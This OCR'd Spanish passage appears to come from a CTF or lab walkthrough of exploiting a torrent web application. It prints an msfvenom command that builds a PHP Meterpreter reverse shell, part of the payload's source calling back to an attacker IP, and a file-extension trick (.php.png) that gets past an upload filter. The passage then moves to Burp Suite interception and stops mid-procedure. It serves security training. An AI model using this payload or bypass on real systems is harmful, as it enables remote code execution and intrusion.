



Explotación de Vulnerabilidades:

Creamos un Payload para poderlo subir a la aplicación web por medio del "Browse" a la aplicación:


```
root@chacka0101:~# sudo msfvenom -p php/meterpreter/reverse_tcp
LHOST=10.10.14.6 LPORT=4444 -f raw > chacka0101payload.php
```









El archivo enviado no es válido:




Reemplazamos el php por .php.torrent, lo volvemos a subir, pero tampoco funciona:

Ahora lo que vamos hacer es subir un Torrent válido:






Sube de forma exitosa:




Ahora, el problema que tuvimos fue que mientras estábamos cargando un archivo php en la opción de upload, no estaba tomando un archivo php. Entonces, lo que hicimos es renombrar el archivo con php.png, queda de la siguiente forma chacka0101payload.php.png.

```
root@chacka0101:~# cat chacka0101payload.php
/*<?php /**/ error_reporting(0); $ip = '10.10.14.27'; $port = 4444; if (($f = 'stream_socket_cl
ient') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && (
$f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && (
$f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @soc
ket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('n
o socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fre
ad($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a =
 unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type)
root@chacka0101:~# mv chacka0101payload.php chacka0101payload.php.png
root@chacka0101:~#
```

Clic en "Edit this Torrent", así que subimos el chacka0101payload.php.png:




Sube exitosamente, sin embargo, necesitamos que solo este como .php.




Ahora el objetivo es que ejecute el payload php, para esto debemos interceptar la comunicación y ejecutar el php, vamos utilizar el software Burp Suite:


Lo abrimos:




Hacemos las configuraciones de Proxy y otras para poder hacer la interceptación y manipulación de datos:




Mostrar todo el contenido:




Configuramos el "Response Modification":






